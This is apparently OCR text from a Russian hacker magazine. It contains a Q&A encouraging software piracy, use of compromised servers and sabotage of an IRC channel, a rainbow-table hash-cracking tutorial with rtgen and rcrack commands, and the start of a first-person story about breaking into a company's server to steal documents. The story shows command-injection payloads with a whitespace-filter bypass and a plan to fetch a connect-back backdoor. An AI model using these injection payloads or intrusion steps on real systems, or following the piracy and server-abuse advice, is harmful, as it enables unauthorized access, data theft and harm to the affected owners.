A: Как было сказано в предыдущем вопросе, тема несколько потеряла свою актуальность, но 10—20 лет назад активно юзалась хакерами. Если ты помнишь фильм War Games, то там юный хакер захватил Пентагон, осуществив прозвон по серии номеров war dialer'ом. В корпоративных сетях порой находилось много модемных пулов, где можно было подрубиться к сети без авторизации или путем ввода неких дефолтовых комбинаций, вроде admin:admin. Если атака осуществлялась наугад, без точно намеченной мишени, прозвон мог занять много дней и недель. Тупым перебором номеров выявлялись места дислокации модемов отдельных фирм и учреждений. В старые времена, когда Инет был доступен только различным НИИ и военным, общительные компьютерщики отыскивали war dialer'ами дружеские BBS'ки. В Х №6 за 2000 год (лежит на *www.xakep.ru*) есть большой обзор различных софтин представленного семейства. Будь готов, что многие из них станут работать лишь под MS-DOS'ом :). Однажды я наблюдал очень красивый взлом, когда был захвачен сервер конторы, где был установлен *nix-диалер, работавший с десятком модемов конторы одновременно. Таким образом, используя тональный набор и имея указанный десяток модемов, достигалась довольно высокая скорость перебора номеров. Отдельные люди расставляли подобные штуки в разных городах, собирая информацию из нескольких стран одновременно.

Q: В который раз не могу найти крэк к последней версии софтины. Где брать свежую крэкву?
A: Обыкновенно, лекарства для поп-софта, работ массового характера, вроде The Bat! и MS Office, выходят в свет сразу, минуя private-этап, когда решение оказывается доступно лишь избранным. Однако крэкеры частенько запаздывают, не укладываясь даже в сроки. При подобных раскладах те, кому жаль отдавать свои кровные, идут немного другим путем — стараются установить более старую версию программы, для которой существует лекарство. Тем более, что обычно обновление с 1.31 до 1.32 не несет в себе чего-то кардинального (случаи серьезных багов — не в счет), так что пользователи более ранних версий не очень-то обламываются. По этой причине на официальных сайтах коммерческого софта ты никогда не встретишь ссылок на ранние версии продукта. Скачать устаревшие программы можно на любом из download-сайтов, вроде *tucows.com*, которые еще не успели обновить версию софтины.

Q: Файрвол уже надоел спрашивать разрешения на соединения моего Интернет-пейджера. Можно его как-то сделать менее голосистым?
A: Самое простое, но и самое неосторожное решение — вообще отрубить firewall. Более грамотным будет выбор опции, вроде Allow all activities for this application, когда будет дан зеленый свет отдельной софтине на все возможные соединения по инету. С подобным я накололся лишь однажды, доверив все соединения для локального SMTP-сервера, когда пара лиходеев извне успели немного поспамить с моего хоста. Здесь надо было разрешить все виды соединений для софтины, но лишь с localhost и пары избранных адресов в локалке. Также, отдавая подобную свободу софту, помни о защите от умных троянских коней, которые умеют инжектировать свой код во внешние процессы.

Q: Порутал недавно два сервера. Думаю вот, стоит ли поднять там e-Donkey сервис? Если да, то какой?
A: Все зависит от серьезности намерений. Если просто хочется почувствовать себя отцом на несколько дней, то это может быть и решением. Подобный сервер создает немаленький трафик, который вряд ли окажется незамечен настоящими админами. Если предостережение кажется неактуальным, и админы вместо работы сосут лапу 24/7, то есть несколько рабочих серверов. Также стоит помнить, что не все хабы eDonkey возьмут к себе сервант без письма от главного администратора Сети, где будет расположено линкуемое добро. Конечно, особо отчаянные люди смогу написать подобное письмо и послать от имени начальника, но что делать, когда e-Donkey'евцы будут звонить этому админу? В любом случае, к рассмотрению предлагается Dserver — самое популярное решение Сети, доступное на *lugdunum2k.free.fr*. В Х №10 за 2004 я рассказывал все детали настройки этого продукта в запрещенной ныне рубрике Leech.

Q: Как устраивают провокации по закрытию IRC-каналов?
A: Как подставляют людей, сдают их чекистам? Да, находят у них огнестрельное оружие и наркотики. IRC-каналы закрывают после установления незаконных действий со стороны его администрации. Расскажу про закрытие одного чана сервисной сети. Канал был большой и известный, липа, вроде написания арбузов (abuse), на операторов не катила, нужно было создать более серьезный прецедент. Тогда злопыхатели взялись за разработку ботов канала. Найдя пару багов в сети, где был залит один из них, негодяи захватили бот-сервант. Теперь eggdrop, который был прописан в SOP'ах (люди стоящие над обычными операторами), оказался под полным контролем вредителей. Те, недолго думая, снарядили ботву кучей спам-скриптов, стали гонять ботягу по сотням других каналов, приглашая на свой родной (invite-спам). Тут уже было о чем писать донос, что и поспешили сделать хозяева других каналов. Сервер-опы (отцы Сети, которые оказываются уровнем выше иркопов) пришли на канал, стали задавать вопросы. Вредители просекли, кто взялся за решение вопроса, и начали рекламировать канал там, где сидели сервер-операторы. На следующий день #channel был заморожен

RAINBOW →TABLES

Радуга в таблицах


В СОВРЕМЕННЫХ СИСТЕМАХ АУТЕНТИФИКАЦИИ ОГРОМНУЮ РОЛЬ ИГРАЮТ ХЭШ-ФУНКЦИИ — СПЕЦИАЛЬНЫЕ ОТОБРАЖЕНИЯ, КОТОРЫЕ ПО ПЕРЕДАННОЙ ИМ СТРОКЕ ГЕНЕРИРУЮТ НЕКОТОРУЮ СИГНАТУРУ, ОТПЕЧАТОК, ИЛИ ШИФРУЮТ ЭТУ СТРОКУ. НА СТРАНИЦАХ НАШЕГО ЖУРНАЛА МЫ НЕ РАЗ СТАЛКИВАЛИСЬ С ПРОБЛЕМОЙ, КОГДА НУЖНО БЫЛО ПРОВЕСТИ ОБРАТНУЮ ОПЕРАЦИЮ: ПО ИЗВЕСТНОМУ ЗНАЧЕНИЮ ХЭШ-ФУНКЦИИ ВОССТАНОВИТЬ СТРОКУ-ОРИГИНАЛ. ТАКОГО РОДА ЗАДАЧИ ВОЗНИКАЮТ ДОВОЛЬНО ЧАСТО. ЕСЛИ ХОЧЕШЬ УЗНАТЬ ПОЛЬЗОВАТЕЛЬСКИЙ ПАРОЛЬ ВО ВЗЛОМАННОЙ СИСТЕМЕ, ПОДКЛЮЧИТЬСЯ К ЧУЖОМУ VPN-СЕРВЕРУ, ТО ТЕБЕ ПРИДЕТСЯ ЛОМАТЬ ЗАХВАЧЕННЫЙ ХЭШ. СЕГОДНЯ МЫ ПОГОВОРИМ О НАИБОЛЕЕ СОВРЕМЕННОМ И ПРОГРЕССИВНОМ ПОДХОДЕ К РЕШЕНИЮ ЭТОЙ ПРОБЛЕМЫ, КОТОРЫЙ ПОЗВОЛЯЕТ РАЗДРАКОНИВАТЬ ХЭШИ ЗА СЧИТАННЫЕ ЧАСЫ | Никита Кислицин (nikitoz@real.xakep.ru)

Использование rainbow tables для сверхбыстрого взлома хэшей

[начало] В большинстве систем пользовательские пароли не хранятся в открытом виде, размещаются только лишь соответствующие им значения хэш-функций. При этом возникает такая ситуация, что даже сама система не знает пользовательского пароля: она располагает лишь его отпечатком и при аутентификации сравнивает хэш переданной пользователем строки с тем, что хранится внутри системы. Таким образом, даже если взломщику удается захватить хэши пользовательских паролей, обычно ему не удается использовать эти значения для своих темных делишек.

К сожалению, сейчас многие проекты страдают довольно странной, на мой взгляд, вещью: они сами предоставляют интерфейс для аутентификации через хэш-пароль, обращая в маразм всю эту затею с шифрованием. За примерами далеко ходить не надо: куча web-форумов, которые хранят в пользовательских cookies зашифрованные пароли и осуществляют аутентификацию по этим значениям.

Если же аутентификация по хэш-паролю невозможна, перед взломщиком встает серьезная проблема: нужно каким-то способом получить исходную строку по известному хэшу. Строго говоря, решение этой задачи не единственное: нельзя исключать ситуацию, при которой двум различным строкам будет соответствовать одно и тоже значение хэш-функции. Именно по этой причине правильно говорить, что взлом хэша — это поиск коллизии, а не исходной строки. Ведь если одному значению хэша соответствуют строки «jkfdskhjvk» и «Qkfdjkvfdhlbdfhbf», невозможно знать наверняка, какую из них загадал пользователь Петя.



Каким же образом возможно найти коллизию? Самый простой вариант, который приходит в голову — тупой перебор всех возможных значений. Генерируется множество всех допустимых значений строк-оригиналов, берется первый элемент, для него генерируется хэш, сравнивается с известным. Если значения совпадают, процесс закончен и коллизия найдена. Если не совпадают, берется следующий элемент. И так до тех пор, пока не обнаружится коллизия, либо не закончится множество претендентов.


К сожалению, такой подход не может обеспечить хорошей производительности. Дело в том, что процесс перебора занимает разумное время только в том случае, если множество вариантов не слишком велико. Перебор всех возможных строк длиной в 10 символов — это уже неземная задача для PC-хакера. Именно по этой причине люди стали искать пути к тому, чтобы оптимизировать процесс поиска коллизий. И что ты думаешь, нашли.

[новый метод] Все началось чуть раньше, чем ты предполагал. Еще в 1980 году Мартин Хеллман предложил кардинально новый подход к криптоанализу хэш-функций: он предложил использовать предварительно вычисленные таблицы, размещенные в памяти. Однако совершенно понятно, что хранить хэш-значения всех возможных вариантов ключей — абсурдная затея, которая ни к чему хорошему не приведет. Мало того, что такие таблицы будут занимать умопомрачительное количество терабайт, так еще и поиск по ним будет занимать невероятное количество времени.

Хеллман предложил довольно оригинальную концепцию, которая основывается на разбиении исходного множества ключей на набор подмножеств. На практике это делается следующим образом:

1 Фиксируется рабочий алфавит, то есть задается множество Q всех возможных ключей.

2 Фиксируется элемент q из множества Q, и вычисляется значение h хэш-функции на нем.



вероятностная поверхность, которая дает представление о том, как надо выбирать параметры

3 При помощи некоторой «срезающей» функции R из хэша генерируется ключ, принадлежащий множеству Q: q=R(h). Если число элементов в цепочке меньше заданного, то осуществляется переход к пункту 2.

Такой итеративный процесс выполняется до тех пор, пока мы не получим цепочку длиной t ключей. Эта последовательность не размещается целиком в памяти, записывается лишь первый и последний ее элементы. В этом и заключается суть метода: если в цепочке, скажем, 1500 ключей, то мы неслабо экономим памяти, обменивая ее на время, необходимое для дальнейшего криптоанализа. К слову, в исходном варианте название этого метода переводится как «компромисс между затратами времени и памяти в криптоанализе», так что все логично. Но вернемся к описанию метода.


При помощи описанного алгоритма генерируется определенное количество цепочек, которые можно удобно представить в виде двумерного массива, или таблицы с двумя колонками, в первой из которых находится начальный ключ цепочки, а во второй — конечный. После того как цепочки сгенерированны, можно уже осуществлять в них поиск ключа. Реализуется это следующим образом.

Задается значение хэш-функции, для которого необходимо получить коллизию. При помощи срезающей функции R строится значение ключа K0, из которого выводится по описанному алгоритму цепочка поиска длиной не более чем t элементов. Если в таблице есть искомый ключ, то один из сгенерированных элементов новой цепочки будет являться терминальным элементом нашей таблицы. Далее не составляет труда по известному начальному элементу вывести всю соответствующую терминалу цепочку, включая элемент, непосредственно предшествующий начальному значению K0, то есть ключ, который мы ищем. Однако такой позитивный расклад возможен только в том случае, если в сгенерированных таблицах действительно есть коллизия. Здесь вплотную встает резонный вопрос: сколько же нужно сгенерировать цепочек, чтобы они покрывали все множество возможных ключей. И к сожалению, дать односложный ответ невозможно.

В статье рассматривалась, разумеется, приближенная модель, на практике все численные характеристики могут серьезно отличаться от прогнозируемых. Это особенно касается времени поиска: тут все зависит от объема оперативной памяти, поскольку активный свопинг не по-детски тормозит процесс.



Сервисы по взлому хэшей: http://passcracking.com, http://sarcaprj.wayreth.eu.org. Интересные документы для чтения: www.antsight.com/zsl/rainbowcrack/rcracktutorial.htm, http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf, http://cryptography.hyperlink.cz/md5/MD5_collisions.pdf.




поверхность для других параметров и с другого ракурса напоминает водопадик :)


[липкая дрянь] Дело в том, что не исключен вариант, при котором цепочки, начинающиеся с различных ключей, будут иметь одинаковые элементы и будут «слипаться» после определенной позиции. Это происходит из-за природы срезающей функции: ведь она отображает более мощное множество в менее мощное. Понятно, что во множестве хэшей возможных элементов значительно больше, чем во множестве ключей. По этой причине нескольким хэшам соответствует только один ключ. Если у тебя проблемы с воображением, на соответствующем рисунке можно увидеть наглядную иллюстрацию.

А я пока продолжу отвечать на вопрос о количестве цепочек. Вообще говоря, чтобы обеспечить полное покрытие множества Q, необходимо сгенерировать бесконечно большую таблицу с цепочками. Дело в том, что частота слипания цепей быстро увеличивается вместе с ростом таблицы. Поэтому число требуемых последовательностей характеризуется требуемой вероятностью (обозначу ее как P*) того, что произвольный ключ q из Q окажется в нашей системе подмножеств, в нашей таблице. Именно требуемая вероятность P* определяет необходимый размер таблицы с цепочками. Обрати внимание, что под «размером» таблицы я понимаю как число цепочек, так и их длину, оба эти параметра влияют на частоту слипания и эффективность покрытия.

В работе Хеллмана строго выводится формула, по которой можно вычислить P* как функцию от числа цепочек, их длины и числа элементов во множестве Q. Это довольно здоровое выражение, и само по себе нас мало интересует, нас больше заботит, что оно показывает. Собственно,



генерирование цепочек в рабочем режиме




вот так генерируется цепочка. Записываются только начальный и конечный ключи

эксперименты проводить на виндовой машине — благо на сайте лежит уже готовый бинарник, и париться с компиляцией не нужно. Последняя версия системы — 1.2, она поддерживает работу с хэшами LanManager, md5, sha1, а также позволяет пользователю легко прикручивать к программе свои собственные алгоритмы, которых нет в базовом списке.
Скачав с сайта архив с бинарниками, ты найдешь внутри несколько бинарных файлов. Нас сейчас больше всех интересует rtgen — именно эта программа генерирует цепочки символов. Для запуска софтины необходимо указать все требуемые параметры таким образом:

```
rtgen lm alpha 1 7 0 2100 8000000 all
```


Здесь lm — это имя хэш-функции, alpha — это допустимые в ключе символы, в данном случае просто латинские буквы (ABCDEFGHIJKLMNOPQRSTUVWXYZ). 1 и 7 — это минимальная и максимальная длина ключа, 0 — идентификатор таблицы, 2100 — длина каждой цепочки, а 8000000 — количество цепочек. Вполне резонный вопрос: почему указаны именно такие числа, а не другие. В нашем случае для этой конфигурации такие настройки оптимальны, они обеспечивают приемлемое время генерации, поиска и объем занимаемой памяти. Поиск таких оптимальных значений для различных конфигураций — штука непростая, но мы с тобой сейчас научимся этому искусству. Тем более, что у нас для этого все есть.


ничего кардинально нового: при росте размеров таблицы вероятность P* практически перестает увеличиваться. По этой причине для эффективного использования метода необходимо создавать несколько таблиц, сгенерированных независимым образом. В этом случае общая вероятность успеха (P) выражается так: P=1-(1-P*)^l, l — число таблиц. Эту формулу очень легко получить из простейших соображений: (1-P*) — это вероятность того, что мы не найдем ключ в одной из таблиц; (1-P*)^l — вероятность, что вообще не найдем ключ ни в одной из l таблиц. Соответственно, вероятность обратного события — это P=1-(1-P*)^l.
Следует отметить, что эта формула верна лишь в том случае, если обеспечена независимость генерации таблиц, то есть для каждой таблицы выбрана собственная, уникальная срезающая функция R.



внутри файла с описаниями хэш-функций

[конкретные вещи] Думаю, то, что я рассказал тебе, будет достаточно для понимания более практических вещей. Давай познакомимся с конкретным софтом, научимся с ним работать и, вообще, понюхаем эти радуги в таблицах. На самом деле, в Сети не так уж и много информации о rainbow tables: если ты поищешь инфу в гугле, то, по существу, увидишь только одну содержательную ссылку — *www.antsight.com/zsl/rainbowcrack*. Однако смею тебя заверить, ее нам будет предостаточно! Это сайт проекта с говорящим названием RainbowCrack, главная ценность которого находится в разделе Downloads. Там предлагается скачать софтину, с помощью которой можно генерировать цепочки ключей, и взламывать при помощи уже созданных таблиц конкретные хэши. Софтина поставляется в том числе и в исходных кодах, так что при наличии у тебя желания и необходимого опыта можно будет ознакомиться с конкретной реализацией всего того, о чем мы говорили выше. Мы же в этой статье просто научимся пользоваться этой программой для генерации rainbow-таблиц и взлома хэшей. Под FreeBSD собрать эту программу у меня не получилось, и поэтому я решил все





этот скрипт для Maple поможет тебе поэкспериментировать

[анализ параметров] Прежде всего необходимо определить, какие параметры мы можем подкручивать, и на что это влияет. Совершенно очевидно, что потребительские параметры (вероятность успеха, объем занимаемой памяти и время поиска) зависят от длины цепочек t, их количества m и числа используемых таблиц l. Мы знаем, как выражаются через эти параметры вероятность P, но ничего пока не говорили о том, как от них зависят время поиска T и объем таблиц M. С размером таблиц все просто, каждая цепочка описывается такой вот структурой:

```
struct RainbowChain {
uint64 nIndexS;
uint64 nIndexE;
};
```

Поэтому общий объем таблицы из m цепочек составляет 16*m. Соответственно, если таблица всего одна, то они занимают 16*m*l байт.
Что касается времени поиска хэша, то оно выражается так: t*t/(2*speed), где speed — это скорость вычисления хэшей.
Теперь можно наложить некоторые ограничения на эти параметры, например, чтобы время поиска оригинала для md5-хэша было не больше 7000 секунд, и при этом места под таблицы требовалось не больше 10 Гб. Теоретически, по этим сведениям можно задать область, в которой удовлетворяются все наложенные ограничения. На практике же возникает проблема с численным расчетом вероятностной поверхности.

Дело в том, что вероятность обнаружения хэша в одной таблице выражается как 1-П(1-m[i]/N), где П — произведение по i от 1 до t, длины цепочки; m[i] — число новых элементов в i-ой цепочке. Числа m[i] вычисляются итеративно, каждое последующее значение зависит от предыдущего, и, в конечном итоге, все они зависят от начального. Сам понимаешь, что расчет такой конструкции и ее пересчет при изменении начального условия — задача очень трудоемкая, компьютер возится над ней долго. Рассчи-

СПЛОИТ ОТ HOUSEOFDABUS
СЕРВИСЫ ПО ВЗЛОМУ ХЭШЕЙ
В Интернете есть несколько энтузиастов, предоставляющих бесплатные услуги по быстрой расшифровке хэшей. Эти ребята не пожалели системного времени, памяти и места на диске, чтобы предоставить возможность быстро ломать популярные хэши. К примеру, md5 можно за несколько часов раздраконить на *http://passcracking.com*. Правда, с тех пор, как об этом сервисе написали в slashdot, количество заявок, а значит, и время ожидания, многократно возросло.
Если же тебе необходимо поломать LM HASH, отправляйся на *http://sarcaprj.wayreth.eu.org*. 18750 мегабайт с таблицами сделают всю работу быстро и качественно. За время работы хозяин проекта потерял 1678875.57 секунд машинного времени и помог раздраконить 5445 хэшей.

тать, как меняется вероятность в зависимости от числа цепочек, их длины и количества таблиц, даже с большим шагом, — все это занимает много времени. Да и построить график функции трех переменных — тоже задачка наркоманская. Поэтому для построения графика вероятности нужно по очереди фиксировать одну из переменных — ну, скажем, число таблиц. Понятно, что разумное число — что-то в районе трех-четырех-пяти. Если зафиксировать этот параметр, то уже можно построить вероятностную поверхность и судить об оптимальных параметрах. На скрине неподалеку отсюда изображен пример такой поверхности, которую я построил в Maple. Там отчетливо видно две оси — Mb и t. Mb — это объем таблиц в мегабайтах, t — длина цепочек. Сама поверхность отображает, как меняется вероятность по этим параметрам. Секущая плоскость соответствует вероятности 0.95. Соответственно, для выполнения этого условия тебе нужно выбирать все точки, лежащие над секущей плоскостью или прямо на линии пересечения поверхностей. При этом у тебя остается выбор, какому из параметров отдать приоритет — занимаемому на диске месту, или времени поиска. Тут следует еще отметить такой факт, что время поиска рассчитывается исходя из того, что вся текущая таблица находится в памяти компьютера, то есть время доступа очень мало по сравнению с вычислением хэш-функции. Это надо иметь в виду, на практике все может быть совершенно по-другому. Что же касается параметров, то, наверное лучше всего будет взять золотую середину — точку, где и место, и время «съедается» сравнительно мало. Она отмечена крестиком на графике.

[используем таблицы] Итак, с выбором параметров для генерации таблиц мы разобрались. А так ли уж легко их сгенерировать? Ну нет, конечно, совсем нелегко, это опять занимает кучу времени. Ведь для построения цепочки из 2000 элементов нужно вычислить функцию столько же раз. На практике это может занимать сутки, недели и даже года. Однажды, проделав такую работу, сгенерированные таблицы можно будет выгодно сбыть или использовать для собственных нужд. Разумеется, можно и не заморачиваться над генерацией собственных таблиц, можно их просто купить за 500 долларов.

Сейчас я расскажу о том, как использовать уже сгенерированные таблицы. Первым делом, для увеличения скорости поиска, их нужно пересортировать при помощи утилиты rtsort, в качестве параметра ей нужно просто передать имя файла с таблицей. После этого уже можно запускать утилиту rcrack, которая, собственно, и будет ломать твой хэш, отыскивая его в сгенерированных ранее таблицах. Запускается rcrack следующим образом:

```
rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
```

Вместо *.rt можно указать конкретные имена файлов с таблицами. Если же тебе нужно сломать целый файл с хэшами, просто укажи его имя после флага -l.

[заключение] Ну вот и все, пожалуй, о чем я хотел тебе сегодня рассказать. Теперь ты хотя бы на пальцах знаешь, как работают эти таблицы-радуги, какой есть софт для их создания, использования, и как с их помощью ломают хэши. А то ведь еще вчера об этом и понятия не имел, верно? Так что я сделал свою работу. Если заинтересовался этой темой, то на диске лежит несколько оригинальных документов, набор необходимого софта и мой Maple-скрипт для тестирования параметров. Еще надо сказать, что некоторые рассуждения я приводил в утрированном виде, и на самом деле, изложенная модель немного отличается от той, что используется в Rainbow Crack. Но так и должно быть — между теорией и практикой всегда есть небольшой зазор



КАК ПРИКРУТИТЬ СВОЮ ХЭШ-ФУНКЦИЮ

Просто вопрос из FAQ :). На самом деле, это актуальная проблема. Производители включили в список поддерживаемых функций только три самых популярных: md5, lm и sha1. Чтобы добавить какой-то другой алгоритм, нужно внести небольшие изменения в исходник RainbowCrack. Открой файл HashRoutine.cpp и добавь туда следующие строки:

```
CHashRoutine::CHashRoutine()
{
  AddHashRoutine("ownhash", CoolHash, 16);
}
```

Прототип функции AddHashRoutine:

```
void AddHashRoutine(string sHashRoutineName, HASHROUTINE pHashRoutine, int nHashLen)
```

Здесь sHashRoutineName — название добавляемого алгоритма, причем, как пишут в документации, не следует использовать символ «_»; nHashLen — длина генерируемого хэша; pHashRoutine — указатель на хэш-функцию:

```
typedef void (*HASHROUTINE)(unsigned char* pPlain, int nPlainLen, unsigned char* pHash);
```

Тут pPlain — шифруемый текст, nPlainLen — длина этой строки, а pHash — ссылка, куда записывается значение хэш-функции. Разумеется, необходимо также описать саму хэш-функцию — CoolHash — лучше всего это сделать рядом с остальными функциями в файле HashAlgorithm.cpp, разместив прототип в HashAlgorithm.h.

После этого нужно пересобрать RainbowCrack и попробовать добавленный алгоритм в действии, вот так:

```
rtgen ownhash loweralpha 1 7 0 100 16 test
```




Ночная бомбардировка

НА ЧАСАХ 4 ЧАСА УТРА, ЗА ОКНОМ — ТЕМЕНЬ, ХОЛОД, И ЛЬЕТ ДОЖДЬ. НА МОНИТОРЕ МОРГАЕТ ЗНАЧОК ЗАГРУЖАЮЩЕЙСЯ ВИНДЫ, А В МОЕЙ НЕТРЕЗВОЙ ГОЛОВЕ ЗРЕЕТ ПЛАН НА ОСТАТОК НОЧИ: СОВЕРШЕННО ОПРЕДЕЛЕННО, МНЕ ХОЧЕТСЯ РАЗМЯТЬ ПАЛЬЦЫ И ПОЛОМАТЬ КАКОЙ-НИБУДЬ СТОЯЩИЙ СЕТЕВОЙ ПРОЕКТ. Я ЗАРЯДИЛ В БРАУЗЕР СВЕЖИЙ АНОНИМНЫЙ ПРОКСИ-СЕРВЕР И ОТПРАВИЛСЯ НА ПОИСКИ СВОЕЙ БУДУЩЕЙ ЖЕРТВЫ | _1nf3ct0r_ (dr.pascal@mail.ru)

Свирепая сетевая атака

Перейдя по какому-то баннеру, я попал на железячный сайт и мое внимание на время переключилось на красивые устройства, один только взгляд на которые заряжал хай-тек позитивом. Я читал обзоры видеокарт, смотрел конфигурации системных плат и прикидывал цены, как внезапно в правом нижнем углу экрана что-то замигало — пришло сообщение от моего хорошего знакомого. Приятель просил помощи в одном непростом деле. Ему нужно было поломать сервер популярной компьютерной фирмы (ее название я оставлю в секрете), и упереть оттуда спрятанные от внешних глаз данные. Требуемые документы, как говорил мой знакомый, доступны только из локальной сети организации по SMB и находятся на защищенном паролем ресурсе. Поэтому утянуть интересующие файлы снаружи, через какой-нибудь элементарный web-баг, было невозможно. По всему выходило, что надо будет рутать эту машину.

Я был в долгу перед этим человеком, к тому же его предложение меня заинтересовало и с технической точки зрения — не каждый день доводится ломать проекты серьезных компаний. Поэтому, обговорив некоторые детали относительно интересующих документов, я перешел к активным действиям по взлому сетевого ресурса.



На нашем диске ты найдешь документацию по gdb, а также некоторые статьи по атакам на переполнение буфера.



Незаконный доступ к чужой информации — это, дружок, статья. Взлом чужой программы — это тоже статья. Получение root-привилегий на неизвестном тебе сервере — это уже, наверное, даже две статьи. Статей много, ты — один. Не дай им себя зажевать. Не нарушай законов.


[неспортивный взлом?] Первым делом я решил просканировать сайт организации (назову его *www.example.org*) с забугорного шелла nmap'ом в режиме стелс-скана. Оказалось, что на сервере для внешнего доступа открыто минимум портов и, совершенно определенно, администратор нормально настроил файрвол. Брандмауэр также безжалостно резал весь ICMP-трафик — ни один пакет не вернулся в ответ на мой ping. По всему выходило, что администратор этого сервера — адекватный человек и нормально настроил файрвол, более того, баннеры стандартных серверов, открытых для доступа из инета указывали на то, что версии демонов регулярно обновляются, и админ следит за новостными лентами. Тогда я решил присмотреться к сайту организации и поискать там бажные скрипты — может быть, там стоит древний форум или какой-нибудь другой бажный движок.

[немного экстрима] Увы, но ни одного публичного движка на сайте установлено не было, да и вообще, бажных скриптов, как казалось, здесь не было в принципе. Все работало как часы: управляющие значения передавались скриптам в виде чисел (*www.example.org/about.php?param=32*) и их значения корректно фильтровались от специальных символов, то есть никакой SQL-инъекции здесь не было и в помине. Чтобы долго не мучиться, я зашел на google.ru и попросил его поискать CGI и PHP скрипты: *inurl:www.example.org filetype:CGI/PHP*. Однако ни один из найденных скриптов не поддался моему дурному влиянию: все программы были написаны вменяемыми разработчиками, и видимых ошибок в них не было. И тогда я вспомнил про атаку Reverse IP lookup, которую NSD описывал в мартовском номере журнала. В самом деле, ведь у этого сайта, вполне возможно, есть соседи: хоть машина целиком и принадлежала ломаемой организации, скорее всего, на этой площадке хостились и другие, дружественные, проекты. Поэтому я решил попробовать в действии reverse IP lookup.

[зайдем к соседям] Для танкистов поясню, что этот метод подразумевает получение информации обо всех виртуальных серверах, расположенных на одной машине с атакуемым ресурсом. Цель получения этой информации — взломать один из сайтов-соседей и использовать эту площадку для дальнейшего проникновения. Так я и поступил: зайдя на *www.domainsdb.net*, я ввел адрес ресурса в форму и получил в ответ два сайта: *www.target.com* и *www.hackme.net*. Чтобы двигаться дальше, мне надо было сломать один из этих серверов. Поскольку www.target.com был первым в моем списке, я принялся за него, но спустя 15 минут я понял, что тут нет ни одного скрипта и мне ничего не светит. А вот *Hackme.net* выглядел посимпатичнее, и что-то подсказывало мне — я на верном пути.

[подводные камни] Я довольно быстро отыскал бажный скрипт. Как только я увидел ссылку вида *www.hackme.net/company/colleagues/whois.pl?image=semike.jpg*, на моем лице появилась улыбка и я понял, что интуиция меня не подвела. Я не знал, как именно открывается этот файл, поэтому попробовал различные варианты дальнейшей атаки.

Из всех испытанных мною вариантов, требуемого результата добился только один запрос: *www.hackme.net/company/colleagues/whois.pl?image=|ls|*. В результате этого реквеста, на сервере выполнилась команда ls. Через несколько секунд я уже знал, что веб-сервер крутится под пользователем nobody, однако выяснить версию системы не представлялось возможным: привычная команда uname -a не выполнялась. По-видимому, админ фильтровал пробелы и не пускал такие строки на обработку программы. Настало время для обхода фильтрации. Я решил попробовать вместо пробела вставлять переменную окружения $IFS, а заодно научиться выполнять Perl-код. Моя догадка получила подтверждение, и обратившись к *www.hackme.net/company/colleagues/whois.pl?image=uname$IFS-a|*, я узнал все сведения об установленной системе — это был последний пропатченный Linux, сплоитов для которого не было. Так что придется мне поднимать привилегии вручную :).



атака reserse ip lookup в действии

Решено было закачать на сервер connback-бэкдор, тем более, что на площадке был установлен wget. Я посмотрел ASCII-таблицу и узнал коды требуемых мне для дальнейшей атаки символов: дефис (45), слэш (47), одинарная кавычка (39) и вертикальная черта (7C).
